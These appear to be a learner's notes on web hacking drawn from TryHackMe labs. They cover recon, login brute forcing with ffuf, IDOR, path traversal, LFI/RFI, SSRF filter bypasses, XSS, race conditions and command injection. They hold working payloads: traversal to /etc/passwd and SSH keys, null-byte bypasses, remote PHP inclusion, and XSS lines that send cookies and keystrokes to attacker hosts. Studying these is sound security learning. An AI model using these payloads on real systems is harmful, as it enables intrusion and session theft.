

Web Hacking

Manual Review

View Source Code

- Ctrl+ U, Right click and choose view source code, type in address bar view-source:http(s)://abc.com
- Check Comments
- check **src** tags
 - Navigating to the urls like site.com/uploads if it's found in html

Developer Tools

- ◇ Inspector
 - To view html and css of a certain element
- ◇ Debugger
 - To manipulate javascript , add break point and half execution
- ◇ Network / Source
 - To check requests sent and responses received

Content Discovery

Manual Discovery:

- ◇ check for robots.txt
 - Type /robots.txt at the end of site url
 - Check Sensitive files if accessible
- ◇ Favicon
 - In the Header of website there may be logo of framework that it is built in check out that
- ◇ check for sitemap.xml
 - Type /sitemap.xml at the end of site url and check for accessible files
- ◇ HTTP Headers
 - Use **curl** to determine headers of HTTP response
 - Analyse headers to determine framework , versions being used at server
- ◇ Framework stack
 - Check comments , copyright notices, credits etc. to check in which framework it is built in then go to framework to find further info about software/site etc.

OSINT:

- ◇ Wappalyzer
 - To determine technologies being used by website
- ◇ [Wayback Machine](#)
 - To check older webpages
- ◇ GitHub
 - Check related Repositories to get crucial info about developrs/ site / admin etc.
- ◇ S3 Bucket
 - Navigate to [http\(s\)://{site_name-assets/private etc.}.s3.amazonaws.com](http(s)://{site_name-assets/private etc.}.s3.amazonaws.com) to access private content or hidden

Automatic Discovery:

- ◇ FFuF (linux tool)
 - ffuf -w wordlist -u url/FUZZ
 - Flexible
- ◇ dirbuster (linux tool)
 - dirb url wordlist
 - Older, Not Flexible
- ◇ Gobuster
 - gobuster dir --url url -w wordlist

Wordlist:

<https://github.com/danielmiessler/SecLists/>

SubDomain Enumeration

OSINT:

- ◇ SSL/TLS Certificates
 - use <https://crt.sh> to certificates and find subdomain
- ◇ Dorking
 - `site:*.site.com -site:www.site.com`

Brute Force:

- ◇ dnsrecon
 - Example: `dnsrecon -t brt -d acmeitsupport.thm`
- ◇ Sublist3r
 - `sublist3r -d acmeitsupport.thm`

Virtual Host:

- ◇ ffuf (fuzz faster u fool)
 - `ffuf -w wordlist -H "Host: FUZZ.site.com" -u http://IP/site.com`
 - `ffuf -w wordlist -H "Host: FUZZ.site.com" -u http://IP/site.com -fs {size}`
 - filter that response that is of size

COMBO of ALL:

<https://github.com/bing0o/SubEnum.git>

Auth Bypass

Username Enumeration: (To check registered users by signing up with those names)

- ◇ FFuF
 - ffuf
 - w wordlist
 - X POST{Request Method(Default is GET use POST here)}
 - d "username=FUZZ&email=a&password=a&cpass=a" {Data that is to be added to request } {Use Burp suite to capture request in order to get related fields to add}
 - H "Content-Type: application/x-www-form-urlencoded" {Additional Header related to data that is being added usually}
 - u <http://10.10.10.10/customers/signup> {url to server like tryhackme.com/customers/signup}
 - mr "username already exists" {add that data here whose response u wanna get on terminal in this case only those usernames will be displayed that if entered in signup gives response "username already exists"}
 - o outut_file (optional if u want to store output for later use)

Brute Force:

- ffuf
 - w wordlist:W1{one wordlist for username(enumerated from above)},wordlist:W2{wordlist for common passwords}
 - X POST
 - d "username=W1&password=W2" {W1 will brute users and W2 will be used for passwords} {Data that is to be added to request } {Use Burp suite to capture request in order to get related fields to add}
 - H "Content-Type: application/x-www-form-urlencoded" {Additional Header related to data that is being added usually}"
 - u [http://\(site/IP\)/customers/login](http://(site/IP)/customers/login) {url to server like abc.com/login }
 - fc 200 {Filter status codes, filter 200 as it occurs when login failed (same page loads), 302{redirected to another page (i.e.logged in)}, 301(page moved permanently) are important codes}

Logic Flaw:

- Sometimes there are some flaws in logic of website.
 - for instance:

url

In the above code if a user enters /Admin or /aDmin or any other entry else part will execute and page gets displayed . there can be many flaws like this

- Another scenario:
 - Sometimes u can reset an accounts password and get email on your email if logic flawed
 - Let's say we know username and email , we ll reset the password and sometime the variable may favour POST data upon GET string , and we add our mail in the email section , if email has specified format, first create an account then we can use that mail in the email and get reset password url in our account and after that gets logged in into the admin/other account

⇒ curl '<http://10.10.184.87/customers/reset?email=robert@acmeitsupport.thm>' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=alter@customer.acmeitsupport.thm'

Cookie Tampering:

- ◇ Changing Cookie value either encoded
 - curl -H "Cookie: logged_in=true; admin=true" http://MACHINE_IP/cookie-test

IDOR

IDOR(Insecure Direct Object Reference):

[UUID decoder](#)

- Usually exists when input data is too much trusted without sanitization
- Example: http://online-service.thm/profile?user_id=1305
 - In the above url if we change user_id value with another maybe we get data of another user that we r not logged in
- How to find:
 - Capture request and look for id
 - Encoded IDs
 - Usually encoded in base64 in cookies or other post data
 - ⇒ Decode and find where is id and then change and encode and send to server
 - Hashed IDs
 - Maybe md5 hashes (usually) contain Ids so we could reverse lookup then change that and again make a hash
 - Unpredictable IDs
 - Maybe u have to create two accounts and then switch their id numbers to check if IDOR exists
- ◇ Create an account then go to developers tab and refresh page u may see something like
 - customer?id={user_id}
- Check request Header and find the full path and then try changing ids

File Inclusion

Core Concept (One Sentence)

❑ If user-controlled input decides which file the server reads or includes, you have a potential file inclusion vulnerability.

Path Traversal:

- ◇ occurs when the user's input is passed to a function such as `file_get_contents` in PHP
 - When user input is not sanitised and user can get info from a file what he wants
 - like: <http://webapp.thm/get.php?file=../../../../etc/passwd> or windows/win.ini
 - Some important Paths
 -

Location	Description
/etc/issue	contains a message or system identification to be printed before the login prompt.
/etc/profile	controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Messages to indicate when new mail has arrived
/proc/version	specifies the version of the Linux kernel
etc/passwd	has all registered users that have access to a system
/etc/shadow	contains information about the system's users' passwords
/root/.bash_history	contains the history commands for root user
/var/log/dmmessage	contains global system messages, including the messages that are logged during system startup
/var/mail/root	all emails for root user
/root/.ssh/id_rsa	Private SSH keys for a root or any known valid user on the server
/var/log/apache2/access.log	the accessed requests for Apache web server
C:\boot.ini	contains the boot options for computers with BIOS firmware

▪ In this case you can check error message by entering a wrong input and check the `include()` error it will tell the directory and how is input understood at server

- <http://10.10.197.85/lab1.php?file=ab>

→ Warning: include(ab) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab1.php on line 26

Warning: include() [function.include]: Failed opening 'ab' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab1.php on line 26

→ In the above example, we can see there is a parameter "file" in which we can include `/etc/passwd` and important thing to notice here is **include(ab)** which tells that backend takes anything that is passed in value for key file and tries to extract its content means deals as a file

⇒ Doesn't include anything at the end or start of value like any extension

- So we can just enter `/etc/passwd` to read its contents

• **Path Traversal** is basically based on functions like `readfile()`, `file_get_contents()`, etc., where the backend simply reads and **displays the contents** of a file to the user — no execution takes place.

On the other hand, **LFI (Local File Inclusion)** uses functions like `include()` or `require()`, where the server **includes and may execute** the contents of a local file.

In short:

- **Path Traversal** = Read and display the file

- **LFI** = Include (run or display) the file

LFI(Local File Inclusion): {A lil bit tricky}

◇ As sometime the include() or require() functions has an extension that auto attaches at end of entered value and gets executed on server

▪ For instance:

- <http://10.10.117.185/lab3.php?file=../../../../etc/passwd>

→ Warning: include(includes/../../../../etc/passwd.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab3.php on line 26

Warning: include() [function.include]: Failed opening 'includes/../../../../etc/passwd.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab3.php on line 26

⇒ In the above example we can see there is an extension .php at the end that auto attached and function may be like this{include(includes/{value}.php)}

• Means what ever you type gets added with extension .php and looks for that in server

• **How to bypass it:**

- Add null byte%00(ASCII value 0) at the end like this <http://10.10.117.185/lab3.php?file=../../../../etc/passwd%00>

→ By doing so the code or every thing after that will be ignored and we get what we need

→ By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

`include("languages/../../../../etc/passwd%00").".php");` which is equivalent to `include("languages/../../../../etc/passwd");`

□ **Note:** the %00 trick is fixed and not working with PHP 5.3.4 and above.

◇ Another filter bypass:

• the developer decided to filter keywords to avoid disclosing sensitive information! The /etc/passwd file is being filtered

- Firstly, enter invalid input and then see the error message which reveals backend functionality

→ <http://10.10.117.185/lab4.php?file=ap>

⇒ Warning: file_get_contents(ap) [function.file-get-contents]: failed to open stream: No such file or directory in /var/www/html/lab4.php on line 29

→ <http://10.10.117.185/lab4.php?file=/etc/passwd>

⇒ You are not allowed to see source files!

→ **How to bypass:**

⇒ In this case, consider previous bypassing technique add null byte at the enter i.e null character %00

• <http://10.10.117.185/lab4.php?file=/etc/passwd%00>, it wil display contents of etc/passwd

⇒ Another way to bypass it use /. at the end of path like /etc/passwd/.

• This will not change directory , just confuses the filtration and bypasses

◇ [http://10.10.117.185/lab4.php?file=/etc/passwd/.](http://10.10.117.185/lab4.php?file=/etc/passwd/)

◇ the developer starts to use input validation by filtering some keywords. if input validation is filtering ../ charcters from input:

• like <http://10.10.117.185/lab5.php?file=../../../../etc/passwd>

◇ Warning: include(includes/etc/passwd) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab5.php on line 28

Warning: include() [function.include]: Failed opening 'includes/etc/passwd' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab5.php on line 28

• You can try// it will check only first charcters while ignoring 2nd ones

◇ like <http://10.10.117.185/lab5.php?file=....//....//....//....//etc/passwd>

- ◇ developer forces the include to read from a defined directory
 - For example, if the web application asks to supply input that has to include a directory such as: <http://webapp.thm/index.php?lang=languages/EN.php>
- Look at this scenario:
 - Provide an invalid input in url like <http://10.10.117.185/lab6.php?file=ab>
 - Access Denied! Allowed files at THM-profile folder only!
 - ⇒ It says that u have to put THM-profile in start and then write further file name to access it
 - To bypass it:
 - Simply start with that forced directory like THM-profile in this case and use the payload `../../../../../../etc/passwd` and boom u got that like <http://10.10.117.185/lab6.php?file=THM-profile/../../../../../../etc/passwd>

RFI: (Remote File Inclusion)

- ◇ Basic requirement : `allow_url_fopen()` needs to be on
- ◇ RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into `include` function
- ◇ can be used to gain RCE
- Look at the scenario bellow:
 - ◇ Maybe u come accross when you don't have parameter to pass value:
 - Look for any input field and type something
 - After u typed and sent request to server
 - You may come up with this <http://10.10.240.193/challenges/chall1.php?file=ab#>
 - ⇒ U have found query parameter i.e. file now check response
 - Everything entered in file gets same response like
 - ◇ The input form is broken! You need to send `POST` request with `file` parameter!
 - ⇒ Now open terminal and get help of curl command
 - `curl {-X POST(optional as -d makes POST request)} -d "file=/etc/flag1 {or /etc/passwd}" -v {for verbosity}` <http://10.10.91.238/challenges/chall1.php>
 - ◇ then in response u'll find this `<h5>File Content Preview of <b>/etc/flag1</b></h5><code>F1x3d-iNpu7-f0rrn`
 - Another scenario:
 - ◇ <http://10.10.240.193/challenges/chall2.php>
 - Response: Refresh the page please!
 - After refreshing
 - Welcome Guest!
 - Only admins can access this page!
 - Capture request in burp suite
 - in the request header here what u'll find
 - Cookie: THM=Guest
 - Change Guest to admin and send through repeater
 - ⇒ Response: File Content Preview of admin
 - Welcome admin
 - This is a admin web page! Get the flag!
 - i couldn't found any input field but i tried this in header Cookie: THM=admin/../../../../etc/flag2
 - Response: Warning: include(../includes/admin/../../../../etc/flag2.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37
 - Warning: include() [function.include]: Failed opening 'includes/admin/../../../../etc/flag2.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall2.php on line 37
 - ⇒ This gave clue that we have to enter payload in cookie and there is an issue it is adding .php at the

end using prior knowledge and try to add %00 NULLByte at the end

- **U can use curl command too**

- Modify header in burpsuite or curl : Cookie: THM=admin/../../../../etc/passwd%00

- Response:

- File Content Preview of admin/../../../../etc/passwd

- Welcome admin/../../../../etc/passwd

- c00k13_i5_yuMmy1

- Another scenario:

- ◊ <http://10.10.240.193/challenges//chall3.php?file=/etc/passwd%00>

- Warning: include(etcpasswd.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 30

Warning: include() [function.include]: Failed opening 'etcpasswd.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 30

- "/" and %00 are being filtered

- Here we tried to change request method to POST

- curl -X POST -d "file=../" <http://10.10.121.209/challenges//chall3.php>

⇒ Warning: include(../.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall3.php on line 49

Warning: include() [function.include]: Failed opening '../.php' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/chall3.php on line 49

- WE can see that now nothing is filtered **include(../.php)**

- Let's try this :

- curl -X POST -d "file=../../../../etc/passwd%00" <http://10.10.121.209/challenges//chall3.php>

- ⇒ File Content Preview of ../../etc/passwd

- P0st_1s_w0rk1n9

- **Changing request method can be beneficial most of the time**

- **RFI:**

- ◊ <http://10.10.108.20/playground.php?file=/etc/hostname>

- This will print the hostname like kali

- ◊ Trying RFI here

- First make a .php file in ur system containing this code:

- `<?php`

- `print exec('hostname');`

- `?>`

- Then open terminal where u created this .php file

- Type: **python3 -m http.server 8000**

- ⇒ This will host a server on ur system locally

- Then check what's ur ip by **ip a** or **ifconfig**

- if u have tun0 then use that ip and eth0 only then use that and ur port 8000 that u opened to host server

- like <http://10.17.7.182:8000> will be IP of ur server locally hosted

- Then add this to url <http://10.17.7.182:8000/script.php>

- <http://10.10.108.20/playground.php?file=http://10.17.7.182:8000/script.php>

- this will execute script.php on target server and results in this:

- ⇒ lfi-vm-thm-f8c5b1a78692 or simply hostname like kali

SSRF

SSRF(Server Side request forgery):

◇ In layman language, modify request in such a way that server request it's resources that are usually hidden from a user

◇ Types of SSRF


There are two types of SSRF vulnerability; the first is a regular SSRF where data is returned to the attacker's screen. The second is a Blind SSRF vulnerability where an SSRF occurs, but no information is returned to the attacker's screen.

◇ Example:

▪ The below example shows how an attacker can still reach the /api/user page with only having control over the path by utilising directory traversal. When website.thm receives ../ this is a message to move up a directory which removes the /stock portion of the request and turns the final request into /api/user Next

Expected Request

<http://website.thm/stock?url=../item?id=123>



▪ Server expects this: <https://website.thm/item/2?server=api>
- but attacker modifies and sends this instead: <https://website.thm/item/2?server=server.website.thm/flag?id=9&x=.website.thm/api/item?id=2>

→ which is requested in this way by browser: **Server Requesting:** <https://server.website.thm/flag?id=9&x=.website.thm/api/item?id=2>

- **Note: &x= stops appending the string after**

▪ Expected Request: <http://website.thm/stock?server=api&id=123>

▪ Attacker requests: <http://website.thm/stock?server=api.website.thm/api/user&x=&id=123>

- In this example: attacker is controlling server's subdomain to whom request will be sent

▪ Website requests: <https://api.website.thm/api/user?x=.website.thm/api/stock/item?id=123>

◇ Finding a SSRF:

▪ **When a full URL is used in a parameter in the address bar:**

- 

▪ **A hidden field in a form:**

-

```

9 <form method="post" action="/form">
10   <input type="hidden" name="server" value="http://server.website.thm/store">
11   <div>Your Name:</div>
12   <div><input name="client_name"></div>
13   <div>Your Email:</div>
14   <div><input name="client_email"></div>
15   <div>Your Message:</div>
16   <div><textarea name="client_message"></textarea></div>
17 </form>

```

- A partial URL such as just the hostname:

Q https://website.thm/form?server=api

- Or perhaps only the path of the URL:

Q https://website.thm/form?dst=/forms/contact

- Defeating common SSRF Defenses:

Defense Type	Bypass Trick
Deny List	IP encoding, DNS tricks
Allow List	Subdomain spoofing, DNS rebinding
Open Redirect	Redirect trusted → internal IP

Defense Type	Bypass Trick
1. Deny List (Block specific IPs/domains)	IP Encoding
	DNS Spoofing
	URL Encoding
	IPv6 Bypass
	Whitespace or Null Byte Injection
2. Allow List (Allow only trusted domains)	Subdomain Trick
	Wildcard Matching Abuse
	DNS Rebinding
3. Open Redirect (Trusted site redirects elsewhere)	Redirect to Internal IP
	Double Redirect
4. Response-based Filters	Blind SSRF
5. Protocol Filtering	Alternative Protocols
6. Port Filtering	Port Obfuscation

□ Example scenario:

- There was a website where we have to find ssrf first so we opened it's source code or inspected its update avatar section:

□ <div class="avatar-image" style="background-image: url('/assets/avatars/1.png')"></div>
☐

- ☐ The thing that we have to notice is url is passed the value by the value variable containing this `v-value="assets/avatars/1.png"`
- ☐ Changed it to an endpoint `/private`
- ☐ This showed not allowed with endpoint `/private`
- ☐ This confirmed that there is a Deny List working at the backend
- ☐ So we tried this `x/../private` (backend will check x but this path is basically equivalent to `/private`)
- ☐ And we found flag

XSS

XSS (Cross Site Scripting):


- Cross-Site Scripting, better known as XSS in the cybersecurity community, is classified as an injection attack where malicious JavaScript gets injected into a web application with the intention of being executed by other users

- **XSS Payload:**

- ◇ Payload:
 - In XSS, the payload is the JavaScript code we wish to be executed on the targets computer. There are two parts to the payload, the intention and the modification.
 - Intention: what u wish JavaScript do
 - Modification: changes to code we need to make it execute
- ◇ Proof of Concept
 - Simplest payload => alert box to pop up on page which a string of text
 - `<script>alert('XSS');</script>`
- ◇ Session stealing
 - Details are often kept in cookies in target machine This payload takes target's cookies, base64 encodes and post it to attacker's site. So hacker uses that info steal sessions
 - `<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie)) ;</script>`
- ◇ Key Logger:
 - Anything typed is sent to attacker's website
 - `<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>`
- ◇ Business Logic:
 - using a particular function of JavaScript i.e. user.changeEmail()
 - `<script>user.changeEmail('attacker@hacker.thm');</script>`


- **Reflected XSS:**

- ◇ Happens when user supplied data in HTTP is included in webpage source request without validation
- ◇ Example scenario:
 - error parameter in query string is built directly in page source




```
92
93   <div class="alert alert-danger">
94     <p>Invalid Input Detected</p>
95   </div>
96
```

- The application doesn't check the contents of the **error** parameter, which allows the attacker to insert malicious code.



```
91
92
93   <div class="alert alert-danger">
94     <p><script src="https://attacker.thm/evil.js"></script></p>
95   </div>
96
97
```

- vulnerability can be used as below:



• How to test for Reflected XSS:

- You'll need to test every possible point of entry; these include:
 - Parameters in the URL Query String
 - URL File Path
 - Sometimes HTTP Headers (although unlikely exploitable in practice)

• Stored XSS:

- ◇ Attacker adds JavaScript and it gets stored in database
 - Every time a user visits site that JavaScript gets executed on his browser
- ◇ Example:
 - A blog website where comments can be written :
 - Attacker inserts JavaScript and it becomes a part of website
 -
 -



- ◇ Data can be easily stolen by attacker
- ◇ Cookies can be stolen and any malicious activity can be performed on behalf of other user / victim
- ◇ **How to test for Stored XSS:**
 - Test every possible point of entry where it looks like data is stored and then is accessible by other users. Like:
 - Comments on a blog
 - User profile information
 - Website Listings
 - ◇ Limiting input values by developers on client side is considered good protection, but attackers can change value and make a good source of stored XSS
 - for example, an age field that is expecting an integer from a dropdown menu, but instead, you manually send the request rather than using the form allowing you to try malicious payloads.

• **DOM Based XSS:**

- ◇ Vulnerable JavaScript
- ◇ **DOM**
 - Document Object Model
 - a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content
- ◇ In this type of XSS input is taken from url and embedded in page using JS on client user without sanitization
- ◇

Feature	Stored XSS
Where the payload is injected	Into server-side storage (e.g., database, cookies)
Where the script is executed	In the victim's browser when they load the infected page
Involves server response?	✓ Yes – server stores and serves the payload
Persistence	✓ Persistent – affects every user who visits the page
User interaction required?	✗ No – just visiting the page is enough
Example scenario	An attacker posts a malicious comment; even if the comment is deleted, the script remains in the database

Feature	Stored XSS
Control location	Server-side
Danger level	🔥 High – long-lasting and broad impact

• Blind XSS:

- ◇ Same as Stored XSS
 - Can be tested like contact us where u can message contact team
 - where it get stored and when message is accessed this gets executed
 - Tool: [XSS Hunter Express](#)

• Testing Payloads:

- ◇ If the code look like this

```

39
40     <div class="text-center">
41         <h2>Hello, Adam</h2>
42     </div>

```

- - Use this payload simply
 - `<script>alert('THM');</script>`

- ◇ if the code look like this

```

39
40     <div class="text-center">
41         <h2>Hello, <input value="Adam"></h2>
42     </div>

```

- - Use this payload
 - `"><script>alert('THM');</script>`
 - ⇒ `">` closes value parameter and executes alert

- ◇ if the code look like this

```

39
40     <div class="text-center">
41         <h2>Hello, <textarea>Adam</textarea></h2>
42     </div>

```

- - `</textarea><script>alert('THM');</script>`
 - `</textarea>` closes textarea element

- ◇ if the code look like this

```

43
44     <script>
45         document.getElementsByClassName('name')[0].innerHTML='Adam';
46     </script>

```

- `'<script>alert('THM');//`
 - `//` comments after ward

- ◇ if the code look like this

```

39
40     <div class="text-center">
41         <h2>Hello, <alert('THM');</></h2>
42     </div>

```

- - This shows script word is being filtered
 - `<sscriptscript>alert('THM');</sscriptscript>`
 - ⇒ or u can try different ways like `<a href="x" onerror=alert('XSS')>`
 - ⇒ or this one `<img src=x onload="alert('THM');>`

- ◇ if the code is looking like this upon entering this `"><script>alert('THM');</script>`

```

39
40 <div class="text-center">
41   <h2>Your Picture</h2>
42   <img src=""scriptalert('THM');/script">
43 </div>
44

```

- - <> are being filtered
 - use /images/cat.jpg" onload="alert('THM');
- ◇ Polyglot: A Payload to escape every filteration, elements etc.
 - jaVaScRipt:/*-/*`/\*\`/*'/*"/**/(/* */onerror=alert('THM'))//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
- Insert this in message or where it will be accessed/viewed by the admin/contact team:
 - ◇ </textarea><script>fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie));</script>
 - captures victim cookies that can be used to hijack session

Race Condition

Mostly occurs in business sites, online transactions

- In easy words, when two processes access same info to alter or update, maybe both alter without syncing with each other

- ◇ Timing is key:

- Let's say a user applied a coupon code, at the same time he applied again or 1 coupon was valid for limited users

- last two users applied at the same time, in the system of multithreading, maybe when thread 1 checked coupon in database but before it's locking or updating

- 2nd thread checked and found it valid, it gets applied too.

- ⇒ that's a **race condition**

- Mostly occurs when two or processes independently update/alter/deduct record/amount without proper synchronization, due to milliseconds difference or even no difference data can become ambiguous/faulty

- ◇ Attackers use this vulnerability to apply a coupon code multiple times or use a voucher multiple times to get unlimited/beyond account balance

- Let's say, an online site of banking system allowing multiple people to send and receive money or allowing multiple transactions at a time

- Attacker will try to exploit this weakness by using different tools that can be effective in terms of timing

- Take an example of **Burp Repeater** to send multiple requests at a time

- ⇒ Repeater provides three modes

- **Single connection in sequence**

- ◇ Makes a three way handshake TCP connection and sends all requests in single connection

- **Not effective though**

- **Multi connections in sequence**

- ◇ Makes a separate connection for each request and sends them

- Effective than single connection

- **Last Byte Sync Parallel connection**

- ◇ Makes multiple connections to send requests but holds last byte of each packet until all packets reach server and then releases all requests' last bytes to get delivered in same time

- Most suitable mode for race condition

- **Check where user data or database involves and gets altered based on input like transaction**

- **Mitigation:**

- ◇ Use lock mechanism

- Most programming languages offer lock mechanism

- When one thread is viewing or processing info, it gets locked and remains unavailable to other threads.

Thus prevents Race Condition

- ◇ Atomic Operations

- Do / Don't do

- Either a thread completes all its operations / fails

- no middle condition

Command Injection

Command injection is also often known as "Remote Code Execution" (RCE) because of the ability to remotely execute code within an application. These vulnerabilities are often the most lucrative to an attacker because it means that the attacker can directly interact with the vulnerable system. For example, an attacker may read system or user files, data, and things of that nature.

Discovering Command Injection:

- This vulnerability exists because applications often use functions in programming languages such as PHP, Python and NodeJS to pass data to and to make system calls on the machine's operating system. For example, taking input from a field and searching for an entry into a file. Take this code snippet below as an example:

In this code snippet, the application takes data that a user enters in an input field named `$title` to search a directory for a song title. Let's break this down into a few simple steps.

□

```
<?php
$songs = "/var/www/html/songs" 1.
if (isset $_GET["title"]) {
    $title = $_GET["title"]; 2.
    $command = "grep $title /var/www/html/songtitle.txt"; 3.
    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
    } else {
        $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>"; 4.
    }
    echo $return;
}
?>
```

1. The application stores MP3 files in a directory contained on the operating system.
 2. The user inputs the song title they wish to search for. The application stores this input into the `$title` variable.
 3. The data within this `$title` variable is passed to the command `grep` to search a text file named `songtitle.txt` for the entry of whatever the user wishes to search for.
 4. The output of this search of `songtitle.txt` will determine whether the application informs the user that the song exists or not.
- Now, this sort of information would typically be stored in a database; however, this is just an example of where an application takes input from a user to interact with the application's operating system.
